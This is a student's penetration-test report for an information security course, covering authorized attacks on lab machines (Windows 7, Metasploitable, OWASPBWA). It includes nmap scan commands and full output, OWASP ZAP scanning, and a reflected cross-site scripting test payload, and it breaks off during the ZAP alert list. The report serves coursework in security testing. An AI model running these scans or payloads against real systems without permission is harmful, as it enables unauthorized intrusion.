ISIN 312 Applications of Information Security

Instructor: Gerald Emerick

Zachary C. Schulte

05/03/2024

TABLE OF COTENTS

Table of Contents

EXECUTIVE SUMMARY

The following is a report on an authorized penetration test against the Cyber Range. There are three main victim machines: 192.168.1.10, 192.168.1.40, and 192.168.1.50. The penetration testing was done in Lapeer MI during the dates of 4/06/2024 through 4/22/2024. The goal of this examination was to test the various methods including scanning, web application assessments, brute-force password attacks, privilege escalation, hidden directories and/or content discovery, SQL injection, DOS SYN flood attack(s), additional vulnerabilities, and web.config decryption on the specified target machines. Additionally, this examination was used to find other vulnerabilities within the system along with provide remediation efforts that can be used to improve overall security.

TARGET SYSTEMS

The following table lists all devices that were targeted during this assessment.

IP	host name	OS	Open Ports / Services	URLS or Key Services
192.168.1.10	Host1	Win 7 Professional	TCP: 23, 80, 135, 139, 445, 1433, 2383, 49152, 49153, 49154, 49155, 49156, 49157 UDP: 137, 138, 161, 500, 4500, 5355	http://192.168.1.10/isihack/
192.168.1.40	Metasploitable	Ubuntu 2.22.3	TCP: 21, 22, 23, 25, 53, 80, 111, 139, 445, 512, 513, 514, 1099, 1524, 2049, 3306, 5432, 6667, 8009, 8180 UDP: 53, 69, 111, 137, 138, 2049	http://192.168.1.40/dvwa/
192.168.1.50	OWASPBWA	Ubuntu 10.04	TCP: 22, 80, 139, 143, 443, 445, 5001, 8080, 8081 UDP: 137, 138	http://192.168.1.50/owaspbricks/

SOFTWARE AND TOOLS USED FOR ATTACK

- Kali 2021.4
- Nmap 7.92
- Mozilla Firefox 91.4.0esr
- Microsoft Windows 7 Professional
- OwaspZAP 2.11.1
- vsFTPd 2.3.4
- Dirbuster 1.0-RC1
- Hping3 3.0.0-alpha-2
- Metasploitable v6.1.23-dev

CHALLENGE - 1 SCANNING

SOFTWARE AND TOOLS USED FOR ATTACK


- Kali 2021.4
- Nmap 7.92

ASSESSMENT


The goal of this penetration test attack was to assess each target machine located on the 192.168.1.x interface to determine open services/ports along with what operating system they were running on. This assessment was used to identify vulnerabilities that could be exploited if they are not properly mitigated.

To start the scanning/footprinting portion of this assessment it begins with powering on the Kali virtual machine and opening a terminal. Following this, I referenced an nmap guide to figure out which strings would aid me the best. I determined that a TCP, UDP, OS, and Service scan was necessary which resulted in the following combination of “nmap -sV -O -sS -sU IP_ADDRESS”.

The first scan involved 312Ville which used the same combination as previously discussed to gather the following information related to open ports, services, service versions, and operating systems.




```
┌──(root💀kali)-[~]
└─# nmap -sV -O -sU -sS 192.168.1.10

Starting Nmap 7.92 ( https://nmap.org ) at 2024-03-27 00:57 EDT
Nmap scan report for 192.168.1.10
Host is up (0.00018s latency).
Not shown: 994 closed udp ports (port-unreach), 987 closed tcp ports (reset)
PORT      STATE         SERVICE      VERSION
23/tcp    open          telnet       Microsoft Windows XP telnetd
80/tcp    open          http         Microsoft IIS httpd 7.5
135/tcp   open          msrpc        Microsoft Windows RPC
139/tcp   open          netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open          microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (wor
1433/tcp  open          ms-sql-s     Microsoft SQL Server 2008 10.00.1600; RTM
2383/tcp  open          ms-olap4?
49152/tcp open          msrpc        Microsoft Windows RPC
49153/tcp open          msrpc        Microsoft Windows RPC
49154/tcp open          msrpc        Microsoft Windows RPC
49155/tcp open          msrpc        Microsoft Windows RPC
49156/tcp open          msrpc        Microsoft Windows RPC
49157/tcp open          msrpc        Microsoft Windows RPC
137/udp   open          netbios-ns   Microsoft Windows netbios-ssn (workgroup:
138/udp   open|filtered netbios-dgm
161/udp   open|filtered snmp
500/udp   open|filtered isakmp
4500/udp  open|filtered nat-t-ike
5355/udp  open|filtered llmnr
MAC Address: 00:50:56:8E:F4:3C (VMware)
Device type: general purpose
```




```
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:mi
windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Ser
Network Distance: 1 hop
Service Info: Host: HOST1; OSs: Windows XP, Windows; CPE: cpe:/o:microsoft:wind

OS and Service detection performed. Please report any incorrect results at http
Nmap done: 1 IP address (1 host up) scanned in 1197.64 seconds
```

The second scan was on the MSP2 machine which used the same nmap combination scan to find open ports, services, service versions, and operating systems.




```
┌──(root💀kali)-[~]
└─# nmap -sV -O -sU -sS 192.168.1.40
Starting Nmap 7.92 ( https://nmap.org ) at 2024-03-27 00:57 EDT
Nmap scan report for 192.168.1.40
Host is up (0.00015s latency).
Not shown: 994 closed udp ports (port-unreach), 980 closed tcp ports (reset)
PORT     STATE         SERVICE     VERSION
21/tcp   open          ftp         vsftpd 2.3.4
22/tcp   open          ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open          telnet      Linux telnetd
25/tcp   open          smtp        Postfix smtpd
53/tcp   open          domain      ISC BIND 9.4.2
80/tcp   open          http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open          rpcbind     2 (RPC #100000)
139/tcp  open          netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open          netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open          exec        netkit-rsh rexecd
513/tcp  open          login?
514/tcp  open          tcpwrapped
1099/tcp open          java-rmi    GNU Classpath grmiregistry
1524/tcp open          bindshell   Metasploitable root shell
2049/tcp open          nfs         2-4 (RPC #100003)
3306/tcp open          mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open          postgresql  PostgreSQL DB 8.3.0 - 8.3.7
6667/tcp open          irc         UnrealIRCd
8009/tcp open          ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open          http        Apache Tomcat/Coyote JSP engine 1.1
53/udp   open          domain      ISC BIND 9.4.2
69/udp   open|filtered tftp
```




```
111/udp  open          rpcbind     2 (RPC #100000)
137/udp  open          netbios-ns  Samba nmbd netbios-ns (workgroup: WORKGROUP)
138/udp  open|filtered netbios-dgm
2049/udp open          nfs         2-4 (RPC #100003)
MAC Address: 00:50:56:8E:ED:D7 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN, METAS
ux_kernel

OS and Service detection performed. Please report any incorrect results at http
Nmap done: 1 IP address (1 host up) scanned in 1130.25 seconds
```

The third and final scan was on the OWASPBWA machine and used the same previous nmap combination scan to reveal open ports, services, service versions, and operating systems.



```
┌──(root💀kali)-[~]
└─# nmap -sV -O -sU -sS 192.168.1.50
Starting Nmap 7.92 ( https://nmap.org ) at 2024-04-22 15:44 EDT
Stats: 0:01:57 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 12.96% done; ETC: 15:59 (0:13:06 remaining)
Nmap scan report for 192.168.1.50
Host is up (0.00020s latency).
Not shown: 998 closed udp ports (port-unreach), 991 closed tcp ports (reset)
PORT     STATE         SERVICE     VERSION
22/tcp   open          ssh         OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux
; protocol 2.0)
80/tcp   open          http        Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.
3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 P
ython/2.6.5 mod_ssl/2.2.14 OpenSSL ... )
139/tcp  open          netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp  open          imap        Courier Imapd (released 2008)
443/tcp  open          ssl/http    Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.
3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 P
ython/2.6.5 mod_ssl/2.2.14 OpenSSL ... )
445/tcp  open          netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp open          java-object Java Object Serialization
8080/tcp open          http        Apache Tomcat/Coyote JSP engine 1.1
8081/tcp open          http        Jetty 6.1.25
137/udp  open          netbios-ns  Microsoft Windows netbios-ns (workgroup: WO
RKGROUP)
138/udp  open|filtered netbios-dgm
```



```
MAC Address: 00:50:56:8E:C4:60 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.17 - 2.6.36
Network Distance: 1 hop
Service Info: Host: OWASPBWA; OSs: Linux, Windows; CPE: cpe:/o:linux:linux_ker
nel, cpe:/o:microsoft:windows
```

This information provided by each of these nmap scans has shown that there are numerous vulnerable ports/services along commonly targeted ports such as FTP/TCP 21, Telnet/TCP 23, HTTP/TCP 80, SMB/TCP 139/445, along with vulnerabilities that could be targeted due to running on version 2.6.x of Linux.

CHALLENGE 2 - WEB APPLICATION SCANNING


SOFTWARE AND TOOLS USED FOR ATTACK

- Kali 2021.4
- OwaspZAP 2.11.1

ASSESSMENT

The goal of this penetration test attack was to assess the ISIHACK website located on the 192.168.1.10 IP address utilizing scanning tools such as OWASPZap to identify critical vulnerabilities that need to be mitigated to ensure a compliant web application due to storing sensitive information such as credit card information.

The process involves launching the Kali machine and opening OWASPZap and then loading in the URL which is http://192.168.1.10/isihack/.



Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://192.168.1.10/isihack/


Use traditional spider: ☑

Use ajax spider: □ with Firefox Headless

Progress: Not started


File Edit View Analyse Report Tools Import Online Help
Standard Mode
Sites
Contexts
Default Context
Sites
Quick Start
Request
Response
Select...
Attack
Stop
History
Search
Alerts
Output
Filter: OFF
Export
Id Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
Alerts 0 0 0 0 Primary Proxy: localhost:8080
Current Scans 0 0 0 0 0 0 0 0

After starting the attack and letting it run to completion we are met with various Alerts indicating three high risk vulnerabilities present on the web application.



```
Alerts (10)
  Cross Site Scripting (Reflected) (2)
      GET: http://192.168.1.10/isihack/myAccount.aspx?userid=%22%3E%3CscrIpt%3Ealert%281%29%3B%3C%2FscRipt%3E
      POST: http://192.168.1.10/isihack/myAccount.aspx?userid=%22%3E%3CscrIpt%3Ealert%281%29%3B%3C%2FscRipt%3E
